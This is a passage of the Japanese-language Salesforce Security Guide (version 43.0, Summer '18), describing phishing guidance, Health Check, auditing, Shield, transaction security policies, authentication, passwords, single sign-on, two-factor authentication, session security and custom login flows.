Salesforce セキュリティガイド

バージョン 43.0, Summer '18

@salesforcedocs

最終更新日: 2018/04/20

本書の英語版と翻訳版で相違がある場合は英語版を優先するものとします。

目次

第 1 章　Salesforce セキュリティガイド

トピック:

Salesforce は、データとアプリケーションを保護するセキュリティが組み込まれて構築されています。また、独自のセキュリティスキームを実装して、組織の構造とニーズを反映させることもできます。データの保護はお客様と Salesforce との相互連携が必要になります。Salesforce のセキュリティ機能を使用すると、ユーザはジョブを安全かつ効率的に実行できます。

Salesforce のセキュリティの基本

Salesforce のセキュリティ機能を使用すると、ユーザはジョブを安全かつ効率的に実行できます。Salesforce では、ユーザが操作するデータの公開が制限されます。データの機密性に適したセキュリティコントロールを実装します。連携してデータを社外の認証されていないアクセスや、ユーザによる不正使用から保護する必要があります。

このセクションの内容:

フィッシングおよび不正ソフトウェア

信頼には何よりも透明性が必要です。そのため、Salesforce では http://trust.salesforce.com の Trust サイトにシステムパフォーマンスやセキュリティに関する情報をリアルタイムで掲載しています。このサイトでは、システムパフォーマンス、現在および最近のフィッシングや不正ソフトウェアに対する警告、組織のセキュリティに関するベストプラクティスのヒントなどに関する実データが提供されています。

Trust サイトの [セキュリティ] タブには、会社のデータを保護するための有効な情報が記載されています。特に、フィッシングと不正ソフトウェアを警戒しています。

- フィッシングとは、電子通信で信頼できるエンティティになりすますことによって、ユーザ名、パスワード、クレジットカードの詳細情報など、重要な情報を取得しようとするソーシャルエンジニアリング技法です。フィッシャーは、ユーザが URL や外観が正当な Web サイトとよく似た偽の Web サイトに入力するよう誘導する場合がよくあります。Salesforce コミュニティが大きくなるにつれて、コミュニティはフィッシャーにとって格段に目立つターゲットとなります。パスワードを尋ねるような、Salesforce スタッフからのメールや電話は行いませんので、パスワードを誰にも公開しないでください。http://trust.salesforce.com の [信頼] タブの [疑わしいメールを報告] リンクをクリックして、疑わしい活動について報告することができます。
- 不正ソフトウェアは、所有者の同意なく、コンピュータシステムに進入したり、損害を与えるように設計されたソフトウェアです。不正ソフトウェアは、さまざまな形式の、悪意があり、侵略的で、障害を与えるソフトウェアを表す一般的な用語で、コンピュータウィルスやスパイウェアも含まれます。

フィッシングおよび不正ソフトウェアへの Salesforce の対策

カスタマーセキュリティはお客様の成功の基本であるため、Salesforce では今後もこの領域の最善の実例や技術を実装していきます。最新かつ実行中の活動は次のとおりです。

- 影響を受けたお客様に対する積極的なアラートを有効にするログの活発な監視や分析。
- 主要なセキュリティベンダや特定の脅威に対する専門化との連携。
- 不正サイトを削除または無効化 (多くは検出から 1 時間以内) する迅速な処理の実行。
- Salesforce 内でのセキュリティ教育およびアクセスポリシーの強化。
- 当社のお客様そしてインフラストラクチャ内の展開のための新しい技術の評価および開発。

Salesforce の推奨事項

Salesforce はカスタマーセキュリティの効果的なパートナーとして、サービスソフトウェアの基準を設定しています。当社の努力に加え、お客様もセキュリティ向上のために次の変更を行うことをお勧めします。


- IP 範囲の制限を有効化するよう Salesforce の実装を変更する。これにより、ユーザが会社のネットワークまたは VPN からのみ Salesforce にアクセスできるようにします。詳細は、「ユーザが Salesforce にログインできる範囲と時間帯の制限」 (ページ 24)を参照してください。
- セッションセキュリティ制限を設定して、なりすましを難しくする。詳細は、「セッションセキュリティ設定の変更」 (ページ 38)を参照してください。
- フィッシングから保護するため、疑わしいメールを開かないように、慎重になるよう教育する。
- 主要ベンダのセキュリティソリューションを使用して、スパムのフィルタリングや不正ソフトウェア保護を展開する。
- 組織内にセキュリティ担当者を指定し、Salesforce がより効率的に連絡できるようにする。詳細は、Salesforce の担当者までお問い合わせください。
- 2 要素認証技術を使用して、ネットワークへのアクセスを制限する。詳細は、「2 要素認証」 (ページ 12)を参照してください。
- トランザクションセキュリティを使用してイベントを監視し、適切な措置を講じる。詳細は、「トランザクションセキュリティポリシー」 (ページ 6)を参照してください。

Salesforce には、セキュリティ問題に対応する Security Incident Response Team があります。セキュリティ障害または脆弱性を Salesforce に報告するには、security@salesforce.com に連絡してください。問題について詳細に説明していただければ、チームが適切に対応いたします。

セキュリティ状態チェック

システム管理者として、[状態チェック]を使用してセキュリティ設定の潜在的な脆弱性をすべて 1 つのページから特定して修正できます。概要スコアには、Salesforce ベースライン標準などのセキュリティベースラインを組織がどの程度満たしているかが表示されます。最大5つのカスタムベースラインをアップロードして、Salesforce ベースライン標準の代わりに使用できます。

[設定] から、[クイック検索] ボックスに「*状態チェック*」と入力し、[状態チェック] を選択します。



ベースラインドロップダウン (1) で、[Salesforce ベースライン標準] またはカスタムベースラインを選択します。ベースラインは、[高リスクのセキュリティ設定]、[中リスクのセキュリティ設定]、[低リスクのセキュリティ設定]、[情報のセキュリティ設定]の推奨値で構成されます。ベースラインの内容よりも制限が緩い設定に変更すると、状態チェックのスコア (3) とグレード (4) が低下します。

設定は基準値 (5) との比較情報と共に表示されます。リスクに対処するには、設定を編集 (6) するか、[リスクを修正] (7) を使用して、[状態チェック] ページを離れることなく、選択したベースラインの推奨値に設定をすばやく変更します。ベースラインコントロールメニュー (8) を使用して、カスタムベースラインのインポート、エクスポート、編集、削除ができます。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

状態チェックを表示またはカスタムベースラインをエクスポートする
- 「状態チェックを表示」

カスタムベースラインをインポートする
- 「状態チェックを管理」

メモ: 新しい設定がセキュリティ状態チェックに導入されるとき、それらは Salesforce ベースライン標準にデフォルト値を伴って追加されます。カスタムベースラインがある場合、カスタムベースラインを開くと新しい設定を追加するように促されます。

例: パスワードの最小長を 8 (デフォルト値) から 5 に変更し、[パスワードポリシー] の他の設定を制限の緩い値に変更したとします。これらの変更により、推測や他の過激な攻撃に対してユーザのパスワードが脆弱な状態になります。その結果、全体的なスコアが低下し、設定がリスクとして表示されます。

リスクの修正の制限事項

一部の設定は[リスクを修正]ボタンでは変更できません。調整する設定が[リスクを修正]画面に表示されない場合、[状態チェック]ページの[編集]リンクを使用して手動で変更します。

関連トピック:

Salesforce ヘルプ: [状態チェック]のスコアの計算方法

監査

監査では、システムの使用に関する情報を提供します。この情報は、潜在的なセキュリティ問題、または実際のセキュリティ問題の診断に不可欠です。Salesforceの監査機能自体が組織を保護することはありません。組織の担当者が定期的に監査を行って潜在的な不正使用を検出する必要があります。

組織のシステムが実際に安全かどうかを確認するには、監査を実行して予期しない変更や使用の動向を監視する必要があります。

レコード変更項目
: すべてのオブジェクトには、レコードを作成し、最後にレコードを更新したユーザの名前を格納する項目が含まれています。これにより、基本的な監査情報を入手できます。

ログイン履歴
: 過去6か月間に組織に対して行われた正常なログイン、失敗したログインのリストをレビューできます。「ログイン履歴の監視」(ページ243)を参照してください。

項目履歴管理
: 各項目に監査機能を有効化すると、選択した項目値の変更を自動的に追跡できます。監査機能はすべてのカスタムオブジェクトで使用できますが、一部の標準オブジェクトでのみ項目レベルの監査が許可されます。「項目履歴管理」(ページ245)を参照してください。

設定変更履歴
: 管理者は組織の設定に行われた変更の日時を記録する設定変更履歴を参照することもできます。「設定の変更の監視」(ページ251)を参照してください。

Salesforce Shield

Salesforce Shieldは3つのセキュリティツールで構成されます。システム管理者や開発者はこれらのツールを使用して、ビジネスクリティカルなアプリケーションに新たなレベルの信頼性、透明性、コンプライアンス、ガバナンスを組み込むことができます。Salesforce Shieldには、プラットフォームの暗号化、イベント監視、項目監査履歴が含まれます。Salesforce管理者に、組織でSalesforce Shieldが使用できるか問い合わせます。

プラットフォームの暗号化

プラットフォームの暗号化により、Salesforceアプリケーション全体に保存された重要な機密データをネイティブに暗号化できます。このため、重要なアプリケーションの機能(検索、ワークフロー、入力規則など)を維持しながら、PII、機密、または独自のデータを保護し、外部および内部両方のデータコンプライアンスポリシーに対応します。暗号化キーに対する完全な制御権があり、未承認のユーザから機密データを保護する暗号化

データ権限を設定できます。「Shield Platform Encryption で Salesforce データを保護」(ページ 182)を参照してください。

イベント監視

イベント監視で、すべての Salesforce アプリケーションに関する詳細なパフォーマンス、セキュリティ、および利用状況データにアクセスできます。すべての操作は API 経由で追跡とアクセスができるため、任意のデータ視覚化アプリケーションで表示できます。重要なビジネスデータをだれが、いつ、どこからアクセスしたか確認できます。アプリケーションのユーザ導入について理解します。エンドユーザの操作性を向上するには、パフォーマンスのトラブルシューティングと最適化をします。イベント監視データは Wave Analytics、Splunk、New Relic などのデータ視覚化ツールまたはアプリケーション監視ツールに簡単にインポートできます。手始めに、「イベント監視」トレーニングコースを確認します。

項目監査履歴

項目監査履歴: 任意の日付のデータの状態と値をいつでも確認できます。法規制の遵守、社内ガバナンス、監査、カスタマーサービスで使用できます。大規模なビッグデータバックエンドを基盤としているため、最大 10 年間のフォレンシックデータレベルの監査履歴を作成できるほか、データを削除するタイミングも設定できます。「項目監査履歴」(ページ 249)を参照してください。

トランザクションセキュリティポリシー

ポリシーは、指定したイベントを使用してアクティビティを評価します。ポリシーごとに、通知、ブロック、2 要素認証の強制、ユーザの凍結、セッションの終了などのリアルタイムアクションを定義します。

組織のトランザクションセキュリティを有効にすると、次の 2 つのポリシーが作成されます。

- 同時ユーザセッション数を制限する同時セッションの制限ポリシー
- リードでデータダウンロードの超過をブロックするリードデータエクスポートポリシー

ポリシーの対応する Apex クラスも組織に作成されます。システム管理者は、ポリシーをすぐに有効にしたり、Apex クラスを編集してポリシーをカスタマイズしたりできます。

たとえば、ユーザあたりの同時セッション数を制限する同時ユーザセッションの制限ポリシーを有効化するとします。また、ポリシーがトリガされた場合にメールで通知されるように、ポリシーを変更します。さらに、ポリシーの Apex 実装を更新して、デフォルトの 5 セッションではなく 3 セッションにユーザを制限します(大変な作業のように聞こえますが、実際は簡単です)。その後で、3 つのログインセッションを持つユーザが 4 つ目のセッションを作成しようとします。この操作はポリシーにより回避され、新しいセッションを始める前に既存のいずれかのセッションを終了するように要求されます。同時に、ポリシーがトリガされたことがユーザに通知されます。


トランザクションセキュリティアーキテクチャでは、セキュリティポリシーエンジンを使用して、イベントを分析し必要なアクションを判断します。

エディション

使用可能なインターフェース: Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce Shield または Salesforce Shield Event Monitoring アドオンサブスクリプションを購入する必要があります。



トランザクションセキュリティポリシーは、イベント、通知、およびアクションで構成されます。

- 使用可能なイベント種別は次のとおりです。
  - 取引先、ケース、取引先責任者、リード、商談オブジェクトのデータのエクスポート
  - 認証プロバイダおよび Chatter リソースのエンティティ
  - ログイン
  - 接続アプリケーション、レポート、ダッシュボードのリソースアクセス
- メール、アプリケーション内通知あるいはその両方で通知を受けることができます。
- ポリシーがトリガされた場合に実行されるアクションは、次のとおりです。
  - 操作をブロックする
  - 2 要素認証を使用した高いレベルの保証を必須とする
  - ユーザを凍結する
  - 現在のセッションを終了する

  アクションを実行せずに、通知のみを受信することもできます。使用可能なアクションは、選択したイベント種別とリソースによって異なります。

Salesforce セキュリティ動画集

最も重要な Salesforce セキュリティ概念のいくつかを手短かに紹介するため、楽しく学べる動画を用意しました。ぜひご覧ください。

- Introduction to the Salesforce Security Model (Salesforce セキュリティモデルの概要)
- Who Sees What (ユーザのアクセス権)
- Workshop: What's Possible with Salesforce Data Access and Security (ワークショップ: Salesforce のデータアクセスとセキュリティで可能な操作)

- Security and the Salesforce Platform: Patchy Morning Fog Clearing to Midday (セキュリティと Salesforce プラットフォーム: 所により霧のち晴れ)
- Understanding Multitenancy and the Architecture of the Salesforce Platform (Salesforce プラットフォームのマルチテナンシーとアーキテクチャについて)

ユーザの認証

認証とは、各ログインユーザが本人であることを確認して、組織またはそのデータへの不正なアクセスを防ぐことです。

このセクションの内容:

ユーザ認証の要素

Salesforceでは、ユーザを認証するさまざまな方法を用意しています。組織のニーズやユーザの使用パターンに合わせて各方法を組み合わせた認証方式を構築します。

このセクションの内容:

ネットワークベースのセキュリティ

ネットワークベースのセキュリティは、ユーザがログインできる場所と時間を制限します。この機能は、ログイン可能なユーザを判別するだけのユーザ認証とは異なります。ネットワークベースのセキュリティを使用すると、攻撃者による攻撃の機会が制限され、また攻撃者が盗まれたログイン情報を使用することが困難になります。

データエクスポート向け CAPTCHA セキュリティ

Salesforce では要望に応じて、ユーザが Salesforce からデータをエクスポートするときに、簡単なテキスト入力型のユーザ認証テストを要求することができます。こうしたネットワークベースのセキュリティによって、悪意のあるユーザによる組織のデータへのアクセスを阻止し、自動化攻撃のリスクを軽減することができます。

セッションセキュリティ

ログイン後、ユーザはプラットフォームとのセッションを確立します。セッションセキュリティを使用して、ユーザがログインしたままコンピュータから離れているときにネットワークにさらされる危険を制限します。また、ある従業員が別の従業員のセッションを使用したりする場合などの、内部攻撃の危険も制限します。複数のセッション設定から選択して、セッションの動作を制御します。

カスタムログインフロー

ログインフローを使用すると、システム管理者は、実務に合った認証後のプロセスを構築し、フローをユーザプロファイルに関連付け、ログイン時のユーザにそのフローを経由させることができます。ユーザは、認証の後、組織またはコミュニティにアクセスする前に、ログインフローに移動します。ユーザは、ログインフローを完了すると、Salesforce 組織またはコミュニティにログインします。必要に応じて、ログインプロセスでユーザを直ちにログアウトすることもできます。

シングルサインオン

シングルサインオン (SSO) を使用すると、ユーザが 1 回のログインで複数の承認済みネットワークリソースにアクセスできます。企業ユーザのデータベースまたはクライアントアプリケーションに対してユーザ名とパスワードを検証でき、リソースごとに個別の Salesforce 管理のパスワードは必要ありません。

接続アプリケーション

接続アプリケーションは、API を使用して Salesforce と統合します。接続アプリケーションは、標準の SAML および OAuth プロトコルを使用して認証し、シングルサインオンと Salesforce API で使用するトークンを提供します。接続アプリケーションでは、標準の OAuth 機能に加え、Salesforce システム管理者がさまざまなセキュリティポリシーを設定したり、対応するアプリケーションを使用できるユーザを明示的に制御したりすることができます。

デスクトップクライアントアクセス

Connect Offline および Connect for Office は、Salesforce とご使用の PC を統合するデスクトップクライアントです。システム管理者として、更新が可能な場合に自動的にユーザに通知されるかどうか、ユーザがどのデスクトップクライアントにアクセスできるかを制御できます。

パスワード

Salesforce では、組織の各ユーザに一意のユーザ名とパスワードを提供します。ユーザは、ログインするたびにこのユーザ名とパスワードを入力する必要があります。システム管理者は、いくつかの設定を使用して、ユーザのパスワードが強固で安全なものとなるように設定できます。

- パスワードポリシー — すべてのユーザのパスワードが期限切れになるまでの時間や、パスワードに要求される複雑さのレベルなど、パスワードとログインのさまざまなポリシーを設定します。「パスワードポリシーの設定」(ページ 33)を参照してください。
- ユーザパスワードの期限切れ — 「パスワード無期限」権限のあるユーザを除いて、組織内のすべてのユーザのパスワードを期限切れにします。「すべてのユーザのパスワードのリセット」(ページ 37)を参照してください。
- ユーザパスワードリセット — 指定したユーザのパスワードをリセットします。「ユーザのパスワードのリセット」を参照してください。
- ログイン試行とロックアウト期間—ログインに失敗した回数が多すぎてユーザが Salesforce からロックアウトされた場合、それらのユーザをロック解除できます。「ユーザの編集」を参照してください。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

パスワードポリシーを使用可能なエディション: すべてのエディション

ユーザ権限

パスワードポリシーを設定する
- 「パスワードポリシーの管理」

ユーザパスワードをリセットしてユーザをロック解除する
- ユーザパスワードのリセットおよびユーザのロック解除

パスワード要件

パスワードにはユーザ名を使用できません。また、パスワードをユーザの名や姓と同じにすることはできません。簡単すぎるパスワードも使用できません。たとえば、ユーザはパスワードを `password` に変更することはできません。

新規組織には、すべてのエディションで次のデフォルトのパスワード要件が課されます。これらのパスワードポリシーは、Personal Edition を除くすべてのエディションで変更できます。

- パスワードには、1 つの英字と 1 つの数字が含まれる 8 文字以上の文字を使用する必要があります。
- セキュリティの質問に対する回答にユーザのパスワードを含めることはできません。
- ユーザがパスワードを変更する場合、最後の 3 回分のパスワードは再利用できません。

Cookie

Salesforce では、指定セッションの所要時間に関する暗号化された認証情報を記録するために、セッション Cookie を発行します。

セッション Cookie にはユーザ名もパスワードも含まれません。Salesforce が Cookie を使用してその他のユーザおよびセッションに関する機密情報を保存することはありません。代わりに、動的データおよびエンコードされたセッション ID に基づく、より高度なセキュリティ方式を実装しています。

シングルサインオン

Salesforce には、ユーザ認証の独自のシステムがありますが、会社によっては、既存のシングルサインオン機能を使用してユーザ認証を簡略化し、標準化したい場合があります。

シングルサインオンの実装には 2 つのオプションがあります。Security Assertion Markup Language (SAML) を使用する統合認証または代理認証です。

- Security Assertion Markup Language (SAML) を使用する統合認証を使用すると、関連付けられているが関連のない Web サービス間で認証データを送信することができます。クライアントアプリケーションから Salesforce にログインできます。Salesforce では、自動的に組織の統合認証が有効になります。
- 代理認証の SSO を使用すると、Salesforce と選択した認証メソッドを統合することができます。これにより、LDAP (Lightweight Directory Access Protocol) サーバによる認証を統合するか、認証にパスワードの変わりにトークンを使用することができます。代理認証は組織レベルではなく権限レベルで管理するため、柔軟性がより高くなります。権限を使用すれば、一部のユーザには代理認証を義務付け、その他のユーザは Salesforce によって管理されるパスワードを使用するようにできます。

  代理認証には次の利点があります。

  - 安全な ID プロバイダとのインテグレーションなど、より厳密なユーザ認証を使用できる
  - ログインページを非公開にし、企業ファイアウォールの内側からのみアクセスできるようにする
  - フィッシング攻撃を減らすために、Salesforce を使用する他のすべての企業と差別化できる

  代理認証を組織で設定する前に、Salesforce に連絡して代理認証を有効にする必要があります。
- 認証プロバイダは外部サービスプロバイダのログイン情報を使用して、Salesforce 組織にユーザがログインできるようにします。Salesforce では、OpenID Connect プロトコルがサポートされており、ユーザは任意の OpenID Connect プロバイダ (Google、PayPal、LinkedIn など) からログインできます。認証プロバイダが有効化されている場合、Salesforce はユーザのパスワードを検証しません。代わりに、Salesforce は外部サービスプロバイダのユーザログイン情報を使用して、認証情報を設定します。

ID プロバイダ

*ID プロバイダ*は、ユーザがシングルサインオン (SSO) を使用して他の Web サイトにアクセスできるようにする信頼済みプロバイダです。*サービスプロバイダ*は、アプリケーションをホストする Web サイトです。Salesforce を ID プロバイダとして有効にして、1 つ以上のサービスプロバイダを定義できます。これにより、ユーザは SSO を使用して、Salesforce から他のアプリケーションに直接アクセスできるようになります。SSO を使用すると、いくつものパスワードを覚える必要がなく、1 つだけ覚えておけばよいため、ユーザは非常に助かります。

詳細は、Salesforce オンラインヘルプの「ID プロバイダとサービスプロバイダ」を参照してください。

私のドメイン

[私のドメイン] を使用すると、Salesforce サブドメイン名を定義して、いくつかの重要な方法で組織のログインおよび認証を容易に管理できます。

- 一意のドメイン URL でビジネスアイデンティティを強調する
- ログイン画面のブランド設定および右フレームのコンテンツのカスタマイズを行う
- 新しいドメイン名を使用しないページ要求をブロックまたはリダイレクトする
- 複数の Salesforce 組織で同時に作業する
- カスタムログインポリシーを設定してユーザの認証方法を決定する

- ユーザがログインページで Google や Facebook などのソーシャルアカウントを使用してログインできるようにする
- ユーザが 1 回ログインするだけで外部サービスにアクセスできるようにする

詳細は、*Salesforce* ヘルプの「私のドメイン」を参照してください。

2 要素認証

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Essentials** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Contact Manager** Edition

Salesforce システム管理者は、すべてのユーザログインで第 2 レベルの認証を必須にすることで組織のセキュリティを強化できます。また、レポートの表示や接続アプリケーションへのアクセスの試行など、ユーザが特定の条件を満たした場合に 2 要素認証を必須にすることもできます。

Salesforce ID 検証

信頼できる IP 範囲以外からユーザがログインし、認識されていないブラウザまたはアプリケーションを使用する場合、ユーザは ID を検証するように求められます。ユーザごとに使用可能な最も優先度の高い検証方法が使用されます。検証方法の優先順序は次のとおりです。

1. ユーザのアカウントに接続された Salesforce Authenticator モバイルアプリケーション (バージョン 2 以降) による転送通知経由の検証またはロケーションベースの自動検証。
2. ユーザのアカウントに登録された U2F セキュリティキー経由の検証。
3. ユーザのアカウントに接続されたモバイル認証アプリケーションによって生成される確認コード。
4. ユーザの検証済み携帯電話に SMS で送信される確認コード。
5. ユーザのメールアドレスにメールで送信される確認コード。

ID 検証が成功すると、ユーザは次の場合を除き、そのブラウザまたはアプリケーションから ID を再度検証する必要がなくなります。

- 手動でブラウザの Cookie をクリアしたか、Cookie を削除するようにブラウザを設定したか、ブラウザが非公開またはシークレットモードである
- ID 検証ページで [次回からは確認しない] を選択解除する

2 要素認証を要求する組織ポリシー

すべてのログイン、API を介したすべてのログイン (開発者およびクライアントアプリケーションの場合)、または特定の機能へのアクセスで、第 2 レベルの認証を要求するポリシーを設定できます。ユーザは、Salesforce Authenticator アプリケーションや Google Authenticator アプリケーションなどのモバイル認証アプリケーションをモバイルデバイスにダウンロードしてインストールすることで、2 番目の要素を用意できます。また、U2F セキュリティキーを 2 番目の要素として使用することもできます。Salesforce で認証アプリケーションを接続するか、セキュリティキーをアカウントに登録したら、組織のポリシーで 2 要素認証が求められる場合は常にこのアプリケーションかセキュリティキーを使用します。

Salesforce アカウントのアクティビティで ID 検証が求められると、Salesforce Authenticator モバイルアプリケーション (バージョン 2 以降) からユーザのモバイルデバイスに転送通知が送信されます。ユーザはモバイルデバイス

で応答し、アクティビティを検証またはブロックします。ユーザは、アプリケーションのロケーションサービスを有効にして、自宅やオフィスなどの信頼できる場所からの検証を自動化できます。Salesforce Authenticator では、確認コード (「時間ベースのワンタイムパスワード」(TOTP) と呼ばれることもある) も生成されます。ユーザは、2 要素検証のアプリケーションからの転送通知に応答する代わりに、パスワードとコードを入力することを選択できます。または、別の認証アプリケーションから確認コードを取得することもできます。

2 要素認証に通常使用しているデバイスを紛失したか、忘れたユーザのために、仮の確認コードを生成できます。コードの有効期限が生成後 1 ～ 24 時間後に切れるように設定します。コードは有効期限まで繰り返し使用できます。ユーザが使用できる仮のコードは一度に 1 つのみです。以前のコードがまだ有効な間にユーザが新しいコードを必要とする場合は、以前のコードを期限切れにして新しいコードを生成できます。ユーザは、個人設定で自分の有効なコードを期限切れにできます。

関連トピック:

- 2 要素認証の設定

ネットワークベースのセキュリティ

ネットワークベースのセキュリティは、ユーザがログインできる場所と時間を制限します。この機能は、ログイン可能なユーザを判別するだけのユーザ認証とは異なります。ネットワークベースのセキュリティを使用すると、攻撃者による攻撃の機会が制限され、また攻撃者が盗まれたログイン情報を使用することが困難になります。

データエクスポート向け CAPTCHA セキュリティ

Salesforce では要望に応じて、ユーザが Salesforce からデータをエクスポートするときに、簡単なテキスト入力型のユーザ認証テストを要求することができます。こうしたネットワークベースのセキュリティによって、悪意のあるユーザによる組織のデータへのアクセスを阻止し、自動化攻撃のリスクを軽減することができます。

このテストにパスするには、表示される 2 語をテキストボックス項目に入力し、[送信] ボタンをクリックする必要があります。Salesforce は、reCaptcha が提供する CAPTCHA テクノロジを使用して、自動プログラムではなく本人がテキストを正確に入力したことを確認します。CAPTCHA は、「Completely Automated Public Turing Test To Tell Computers and Humans Apart」(コンピュータと人間を区別する完全に自動化された公開チューリングテスト) の頭文字です。

セッションセキュリティ

ログイン後、ユーザはプラットフォームとのセッションを確立します。セッションセキュリティを使用して、ユーザがログインしたままコンピュータから離れているときにネットワークにさらされる危険を制限します。また、ある従業員が別の従業員のセッションを使用したりする場合などの、内部攻撃の危険も制限します。複数のセッション設定から選択して、セッションの動作を制御します。

無効なユーザセッションを期限切れにするタイミングを制御できます。デフォルトのセッションタイムアウトでは、2 時間で無効になります。セッションタイムアウトの時間に達すると、ログアウトするか作業を続行するかの選択を促すダイアログが表示されます。このダイアログに応答しないと、ログアウトされます。

メモ: ユーザがブラウザウィンドウまたはタブを閉じても、Salesforce セッションからは自動的にログアウトされません。ユーザがこの動作を認識し、*あなたの名前* > [ログアウト] を選択してすべてのセッションを適切に終了するように徹底してください。

デフォルトで、Salesforce は TLS (トランスポートレイヤセキュリティ) を使用し、すべての通信にセキュアな接続 (HTTPS) を必要とします。[セキュアな接続 (HTTPS) が必要] 設定により、Salesforce へのアクセスに TLS (HTTPS) が必要かどうかが決まります。Salesforce にこの設定を無効にし、URL を `https://` から `http://` に変更するよう依頼した場合でも、アプリケーションにアクセスできます。ただし、セキュリティを強化するために、すべてのセッションで TLS を使用する必要があります。詳細は、「セッションセキュリティ設定の変更」 (ページ 38)を参照してください。

ユーザの現在のセッションに対する認証 (login) メソッドに関連付けられたセキュリティレベルに基づいて、特定のタイプのリソースへのアクセスを制限できます。デフォルトで、各 login メソッドには [標準] または [高保証] という 2 つのセキュリティレベルのいずれかが設定されています。セッションのセキュリティレベルを変更してポリシーを定義することで、指定したリソースを使用できるユーザを [高保証] レベルのユーザのみに限定できます。詳細は、「セッションセキュリティレベル」 (ページ 45)を参照してください。

ユーザログイン情報を組織で保管するかどうか、また、設定 [ログインページでキャッシングとオートコンプリート機能を有効にする]、[ユーザの切り替えを有効化]、および [ログアウトするまでログイン情報を保存します] を使用してスイッチャから表示できるようにするかどうかを制御できます。

カスタムログインフロー

ログインフローを使用すると、システム管理者は、実務に合った認証後のプロセスを構築し、フローをユーザプロファイルに関連付け、ログイン時のユーザにそのフローを経由させることができます。ユーザは、認証の後、組織またはコミュニティにアクセスする前に、ログインフローに移動します。ユーザは、ログインフローを完了すると、Salesforce 組織またはコミュニティにログインします。必要に応じて、ログインプロセスでユーザを直ちにログアウトすることもできます。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Essentials** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ログインフローではどのようなことができるのでしょうか。

- ログイン操作を拡張またはカスタマイズする。たとえば、ロゴやログインメッセージを追加します。
- ユーザデータを収集および更新する。たとえば、メールアドレス、電話番号、郵送先住所を要求します。
- ユーザとやりとりし、アクションの実行を依頼する。たとえば、アンケートの回答やサービス利用規約への同意などです。
- 外部 ID サービスやジオフェンシングサービスに接続し、ユーザ情報を収集または検証する。

- 強力な認証を適用する。たとえば、ハードウェア、SMS、生体認証、その他の認証技術を使用した2要素認証方式を実装します。
- 確認プロセスを実行する。たとえば、ユーザに秘密の質問を定義させて、ログイン時にその答えを検証します。
- より詳細なポリシーを作成する。たとえば、ユーザが標準の勤務時間外にログインするたびに通知を送信するポリシーを設定します。

最初のステップでは、クラウドフローデザイナまたは Visualforce を使用してフローを作成します。クラウドフローデザイナは、ユーザがログイン時に実行する簡単なフローの設計に使用できるポイント&クリックツールです。ログインページの外観と動作を詳細に制御する場合は、Visualforce を使用します。

次に、フローをログインフローとして指定し、組織の特定のプロファイルに関連付けます。複数のログインフローを作成し、それぞれを異なるユーザプロファイルに関連付けることができます。あるプロファイル (営業担当など) に割り当てられたユーザは、ログイン時に特定のログインプロセスを経由します。別のプロファイル (サービス担当など) に割り当てられたユーザは、別のログインプロセスを経由します。

ログインフローをプロファイルに関連付けると、そのプロファイルを持つユーザが Salesforce、コミュニティ、Salesforce アプリケーション、さらには OAuth を使用する Salesforce クライアントアプリケーションにログインするたびに、そのログインフローが適用されます。ログインフローは、Salesforce 組織とコミュニティに適用できます。これには、外部 ID コミュニティも含まれます。

ログインフローは、標準のユーザ名とパスワード、代理認証、SAML シングルサインオン、サードパーティ認証プロバイダ経由のソーシャルサインオンなど、すべての Salesforce 認証方式をサポートします。たとえば、LinkedIn アカウントでログインするユーザは、LinkedIn ユーザ固有のログインフローを経由することができます。

メモ: API ログインに対して、またはセッションが非 UI のログインプロセスから `frontdoor.jsp` 経由で UI に渡された場合は、ログインフローを適用できません。

関連トピック:

ログインフローの例

シングルサインオン

